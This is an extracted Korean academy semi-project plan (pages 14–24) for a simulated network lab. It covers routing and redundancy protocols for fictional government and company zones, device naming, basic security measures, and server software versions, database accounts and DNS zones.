
THEJOEUN  더조은아카데미	세미 프로젝트	문서 번호	세미 프로젝트 최종 기획안
		버전 번호	1
	기획안	수정일	2024-11-11
		페이지	14

관공서 기관C
- 보건기관



EIGRP	외부 네트워크와 연결하여 효율적인 라우팅 정보 동기화
VLAN	VLAN 설정하여 네트워크 대역을 분리
PVST+	네트워크 안정성을 위한 루프 방지

THEJOEUN  더조은아카데미	세미 프로젝트	문서 번호	세미 프로젝트 최종 기획안
		버전 번호	1
	기획안	수정일	2024-11-11
		페이지	15

사무1 기업A - IT서비스 기업	RIP VRRP Redistribute 10.20.0.0/24 R6 - ESW3 207 - 702 R6 - ESW4 206 - 602 R6 - ESW5 205 - 502 	
	EIGRP, RIP	효율적인 라우팅 정보 동기화
	VRRP	빠른 데이터 전송과 고가용성을 위해 게이트웨이를 이중화
	Redistribute	RIP와 EIGRP 라우팅 정보를 재분배
	Passive Interface	EIGRP와의 경계 라우터에 RIP 광고를 제한함으로써 과도한 트래픽 방지
사무1 기업B - 데이터분석 전문 기업	STATIC 장비 이중화 PVST+ 	
	Static routing	정적 라우팅 경로 설정을 통한 우선순위 설정
	Gate-Way Redundancy	네트워크 안정성 향상을 위해 FHRP를 사용하지 않고도 게이트웨이를 이중화하여 비용을 절감하고
	PVST+	트래픽 부하 분산과 안정적인 네트워크를 위해 루핑을 방지

THEJOEUN  더조은아카데미	세미 프로젝트	문서 번호	세미 프로젝트 최종 기획안
		버전 번호	1
	기획안	수정일	2024-11-11
		페이지	16

사무1 기업C


- 네트워크

및

인프라

유지보수 기

업



10.24.0.0/24

R7 - ESW2 308 803

R7 - ESW1 309 903

10.28.0.0/24

O14 - O15 813 138

O14 - O15 814 148


O15 - O16 145 163

O16 - O17 155 154


LL	효율적인 라우팅 정보 동기화
Disrtibute list	라우팅 정보 광고를 제한
UCMP	네트워크 부하가 분산될 수 있도록 다중 경로를 지원


16 | 페 이 지

THEJOEUN  더조은아카데미	세미 프로젝트	문서 번호	세미 프로젝트 최종 기획안
		버전 번호	1
	기획안	수정일	2024-11-11
		페이지	17

사무2 기업D - 보안 솔루션 기업		
	RIP	데이터를 효율적으로 전달
	Gate-Way Redundancy	FHRP를 사용하지 않고도 게이트웨이를 이중화하여 비용을 절감하고 네트워크 안정성 향상
	Offset-list	낙후된 회선의 라우팅 정보전 전달 경로 우선순위를 조정해 트래픽 조절
	Prefix list	민감 데이터 보호를 위해 보안이 필요한 라우팅 정보 경로 제한
	GLBP	안정적인 내부 접속을 위해 부하 분산 실시

THEJOEUN  더조은아카데미	세미 프로젝트	문서 번호	세미 프로젝트 최종 기획안
		버전 번호	1
	기획안	수정일	2024-11-11
		페이지	18

사무2 기업E - 데이터 관리, 클라우드 서비스 기업		
	RIP	데이터를 효율적으로 전달
	Manual summary	네트워크 안정성과 성능 향상을 위해 라우팅 테이블 축소
	HSFP	파트너사와의 데이터 교환 시 고가용성 제공
	VRRP	
	PVST+	루핑을 방지하고 네트워크 부하를 분산
	Key-Chain	라우터 간 인증 정보를 등록하여 안전하게 정보 교환
	MRTG	기업 E의 라우터에 MRTG 서버를 구축해 기업 네트워크 트래픽을 모니터링
	Security Onion	외부 접근에 대한 IDS, IPS
	pfSense	

	세미 프로젝트	문서 번호	세미 프로젝트 최종 기 획안
		버전 번호	1
	기획안	수정일	2024-11-11
		페이지	19

마) 구역별 장비 구성

	코드	장비명	역할		OS
코어	C	C〇〇	네트워크 장비	Router	C7200
				L3 Switch	C3745
사무구역1	O1	O1〇〇	네트워크 장비	Router	C7200
				L3 Switch	C3745
사무구역2	O2	O2〇〇	네트워크 장비	Router	C7200
				L3 Switch	C3745
관공서	G	G〇〇	네트워크 장비	Router	C7200
				L3 Switch	C3745
서버	NS	NS〇〇	네트워크 매니지먼트 (모니터링, 데이터 백업)		Rocky 9.4
					Ubuntu 24.04
장비 작명 규칙					
장비		이름		예시	
Router		{코드}{번호}		G3	
Switch	L3	{코드}{상위 라우터 번호}ESW{번호}		C1ESW1	
	L2	{코드}{상위 라우터 번호}SW{번호}		OASW1	
Client		{코드}_상위 라우터 번호PC{번호}		OE2PC1	
Server		{코드}NS{OS}		GNSpf	

바) 보안 및 대응 계획

항목	기술		내용
보안	네트워크	ACL	허용되지 않은 네트워크 대역에 대한 접근 차단
		NAT	특정 네트워크 대역을 분리하여 개인정보를 보호하고 접속 경로를 제한
	서버	Security Onion	네트워크 접근 정보를 확인하고 Snort 룰을 적용하여 민감
		pfSense	정보와 개인정보에 대한 IDS, IPS 적용
대응	서버	MRTG	관공서와 기업에 대한 네트워크 트래픽 모니터링
		TFTP	네트워크 장애에 대비하여 라우터, 스위치 정보를 백업

	세미 프로젝트	문서 번호	세미 프로젝트 최종 기획안
		버전 번호	1
	기획안	수정일	2024-11-11
		페이지	20

3. 서버 구성

가) 서버 자원

서버 자원		
운영체제	ISO	비고
Ubuntu	ubuntu-24.04-desktop-amd64.iso	-
CentOS	CentOS-Stream-8-x86_64-latest-dvd1.iso	-
Rocky	Rocky-9.4-x86_64-dvd.iso	-
Window	Windows_2022Server.iso	-
VMWorkStation	VMware-workstation-full-17.6.1-24319023	-
EXSi	ESXi-6.7.0-20190504001-standard-customized	-
Xen 8	XenServer8_2024-06-03	-
Hp	HP ProLiant DL360p Gen8	-

나) 서버 버전 정보

서버 버전		
이름	버전	비고
smb	4.19.4	-
ssh	Rocky : OpenSSH_8.7p1 CentOS : OpenSSH_8.0p1 Ubuntu : OpenSSH_9.6p1	-
ftp	version 3.0.3	-
nfs	2.5.4	-
iscsi	6.2.1.9	-
dns	9.11.36	-
rsyslog	8.2310.0-4.el9	-
scp	OpenSSH_8.7p1	-
cron	1.5.7	-
Apache	Apache/2.4.37	-
Nginx	nginx/1.14.1	-
Tomcat	9.0.87	-
Joomla	5.1.4	-
wordpress	6.3.1 (10월 23일 기준)	-

THEJOEUN  더조은아카데미	세미 프로젝트	문서 번호	세미 프로젝트 최종 기획안
		버전 번호	1
	기획안	수정일	2024-11-11
		페이지	21

Mariadb	Rocky / Ubuntu 10.11, CentOS 11.4	-
ssl	Rocky : OpenSSL 3.0.7 CentOS : OpenSSL 1.1.1k Ubuntu : OpenSSL 3.0.13	-
phpmyadmin	5.2.1	-
Snort	2.9.20	-
Mrtg	2.17.7-11	-
Cacti	1.2.27-1	-
Pydio	4.4.6	-
Owncloud	10.15.0	-
iptraf-ng	1.2.1-1build3	-
Monitorix	3.15.0-1	-
xrdp	0.9.24-4	-
Postfix	3.5.9	-
dovecot	2.3.16	-
roundcube	1.6.9	-

다) DB 컬럼 정보

DB 컬럼			
서버명	계정명	권한	DB명
MariaDB	root	모든 권한	-
	apache	apache	apache_wordpress_*
	nginx	nginx	nginx_wordpress_*
	tomcat	tomcat	-
	roundcube	roundcube	roundcube_*
	iis	iis	iis_joomla_*
Pydio	root	모든 권한	pydio
OwnCloud	root	모든 권한	-
	owncloud_user	owncloud_db	owncloud_db
Monitoring Server	root	모든 권한	-
	cacti	cacti	cacti_*


	세미 프로젝트	문서 번호	세미 프로젝트 최종 기 획안
		버전 번호	1
	기획안	수정일	2024-11-11
		페이지	22

라) DNS 컬럼 정보

DNS 컬럼				
서버명	ZONE 파일명	SOA	레코드 타입	IN
Pydio	pydio.com.zone	ns.pydio.com.	A	ns www
OwnCloud	owncloud.com.zone	ns.pydio.com.	A	ns www
MariaDB	db.mariadb.com	ns.mariadb.com.	A	ns www
MailServer	roundcube.com.zone	ns.roundcube.com.	A	ns www
IIS	ns.iisjoom.com	ns.iisjoom.com.	A	ns www
Apache	db.apacheword.com	ns.apacheword.com.	A	ns www
Nginx	nginxword.com.zone	ns.nginxword.com.	A	ns www
Tomcat	tomcathtml.com.zone	ns.tomcathtml.com.	A	ns www
Monitoring Server	moncacti.com.zone	ns.moncacti.com.	A	ns www
Monitoring Server	monmrtg.com.zone	ns.monmrtg.com.	A	ns www


THEJOEUN  더조은아카데미	세미 프로젝트	문서 번호	세미 프로젝트 최종 기 획안
		버전 번호	1
	기획안	수정일	2024-11-11
		페이지	23

마) 서버 전체 구성/흐름도




THEJOEUN  더조은아카데미	세미 프로젝트	문서 번호	세미 프로젝트 최종 기 획안
		버전 번호	1
	기획안	수정일	2024-11-11
		페이지	24

바) 데이터센터1 구성/흐름도



